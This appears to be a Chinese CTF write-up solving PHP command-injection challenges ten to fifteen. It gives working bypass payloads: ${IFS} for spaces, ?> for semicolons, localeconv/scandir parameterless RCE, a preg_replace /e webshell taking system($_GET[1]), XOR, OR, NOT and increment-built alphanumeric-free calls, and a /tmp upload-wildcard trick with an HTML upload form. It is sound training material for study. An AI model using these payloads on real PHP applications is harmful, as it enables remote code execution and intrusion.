
这道题由于过滤了flag和system,所以可以找其他平替,期间发现空格也被过滤直接使用${IFS}$9其中的$9可有可无就是一个普通的连接符
1 | 如果system()被阻止,PHP 还有很多其他函数可以实现相同的功能: |
第十题
1 |
|

和上面的题一样,其过滤了system,和空格,用${IFS}代替即可
第十一题
1 |
|

文件底部已经说明flag在根目录,并且发现它把;给过滤了所以直接用?>代替即可
第十二题
1 |
|

本题过滤了:依旧用?>来代替,,并且其说到文件在.php文件中,在输入
1 | ?qc=passthru('cat${IFS}f*')?>后发现无回显,然后我直接将cat换为tac即可得到flag |
第十三题
1 |
|
首先发现过滤了 ' " ? <> . $ {} : \ ~ ^ * - + = [] ,,所以难以构造flag.php的文件。所以考虑使用特殊函数进行无参数的rce绕过
1 | localeconv()` 函数返回一个包含本地化数字和货币格式信息的数组。该数组的第一个元素通常是一个点 `. |
1 | print_r(scandir(pos(localeconv()))) |

使用改代码发现flag的文件在该目录下,然后直接查找改代码,通过套娃,移动指针来回显flag。
1 | show_source(next(array_reverse(scandir(pos(localeconv()))))); |
1 | ?qc=eval(next(current(get_defined_vars())));&a=system('tac flag.php'); |
第十四题
1 |
|
1 | preg_replace() (/e 模式) |
\\1 是一个动态占位符,指把前面正则表达式里第一个匹配到的实际内容替换到这个位置。
分析代码,re和str均传入非空,.*表示匹配所有的字符,并且在php语言中碰到花括号一般都是先执行括号里面的语句。
1 | ?re=.*&str=${phpinfo()} |
所以我们可以传入简单的木马
1 | ?re=.*&str=${system($_GET[1])}&1=cat /flag |
第十五题
1 |
|
看完代码后发现其将所有的子母和数字全部都过滤完了
无字母数字 RCE ,这里提供五种解法:
异或绕过:
利用 PHP 允许对字符串进行按位异或运算的特性,将两个非字母数字的字符进行异或(
1
^
),使其底层的 ASCII 码位运算结果正好等于需要的字母。
http
自动换行复制
1
?qc=('%08%02%08%08%05%0d'^'%7b%7b%7b%7c%60%60')('%03%01%08%00%00%06%0c%01%07'^'%60%60%7c%20%2f%60%60%60%60');
或运绕过:
利用 PHP 的按位或运算(
1
|
),将两个精心挑选的非字母数字字符的 ASCII 码进行二进制或操作,拼凑出目标字母。
http
自动换行复制
1
?qc=('%13%19%13%14%05%0d'|'%60%60%60%60%60%60')('%03%01%14%00%00%06%0c%01%07'|'%60%60%60%20%2f%60%60%60%60');
取反绕过:
利用 PHP 的按位取反操作(
1
~
),将目标字母的 ASCII 码进行按位取反得到不可见的单字节字符,在执行时再对该不可见字符使用
1
~
操作符即可将其还原回原始字母。
http
自动换行复制
1
?qc=(~'%8c%86%8c%8b%9a%92')(~'%9c%9e%8b%df%d0%99%93%9e%98');
自增绕过:
利用 PHP 弱类型隐式转换结合 Perl 风格的字符串自增特性(
1
++
),先通过特殊符号组合提取出基础字母(如从
1
"Array"
提取
1
A
或
1
a
),再通过连续自增推导出所需的函数名。
http
自动换行复制
1
?qc=$_=[];$_=@"$_";$_=$_[ "!"=="@" ];$_++;$_++;$_++;$_++;$__=$_;$_++;$_++;$___=$_;$_++;$_++;$_++;$_++;$_++;$_++;$____=$_;$_++;$_++;$_++;$_++;$_++;$_++;$_____=$_;$_++;$______=$_;$_++;$_++;$_++;$_++;$_++;$_______=$_;$________=$_____;$________.=$_______;$________.=$_____;$________.=$______; $________.=$__; $________.=$____;$__________="_";$__________.=$___;$__________.=$__; $__________.=$______; $________(${$__________}["_"]);
即
1
SYSTEM(${"_GET"}["_"]);
,用参数
1
_
进行命令执行即可。但是参数值里面有
1
+
,需要先进行一次 URL 编码才能用 hackbar 传参,否则会被解析成空格。
http
自动换行复制
1
?qc=%24_%3D%5B%5D%3B%24_%3D%40%22%24_%22%3B%24_%3D%24_%5B%20%22!%22%3D%3D%22%40%22%20%5D%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24__%3D%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24___%3D%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24____%3D%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_____%3D%24_%3B%24_%2B%2B%3B%24______%3D%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_______%3D%24_%3B%24________%3D%24_____%3B%24________.%3D%24_______%3B%24________.%3D%24_____%3B%24________.%3D%24______%3B%20%24________.%3D%24__%3B%20%24________.%3D%24____%3B%24__________%3D%22_%22%3B%24__________.%3D%24___%3B%24__________.%3D%24__%3B%20%24__________.%3D%24______%3B%20%24________(%24%7B%24__________%7D%5B%22_%22%5D)%3B&_=cat /flag
临时文件绕过:
利用向 PHP 发送 POST 文件上传请求时,系统会自动在
1
/tmp
目录下生成随机文件名的临时文件的特性,通过纯符号构造的 Linux 通配符去匹配并执行该临时文件中的恶意代码。
首先做一个可以上传文件的网页:
html
自动换行复制
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>POST数据包POC</title>
</head>
<body>
<form action="http://docker.qingcen.net:43066/" method="post" enctype="multipart/form-data">
<label for="file">文件名:</label>
<input type="file" name="file" id="file"><br>
<input type="submit" name="submit" value="提交">
</form>
</body>
</html>然后上传一个
1
shell.sh
文件并用bp抓包
传入:
http
自动换行复制
1
?qc=%3F%3E%3C%3F%3D%60.%20%2F%3F%3F%3F%2F%3F%3F%3F%3F%3F%3F%3F%3F%5B%40-%5B%5D%60%3B
即
1
?qc=?><?=`. /???/????????[@-[]`;
如果源码不是
1
eval($qc);
而是
1
system($qc);
,只需要传入
1
?qc=. /???/????????[@-[]
shell.sh1
2
3
4
5
6
7
8
9
10
的文件内容改成:
sh
自动换行复制
```sh
#!/bin/sh
cat /flag
如果没有回显就多发送几次。
所有题目均由青岑提供,若有侵权,请及时联系作者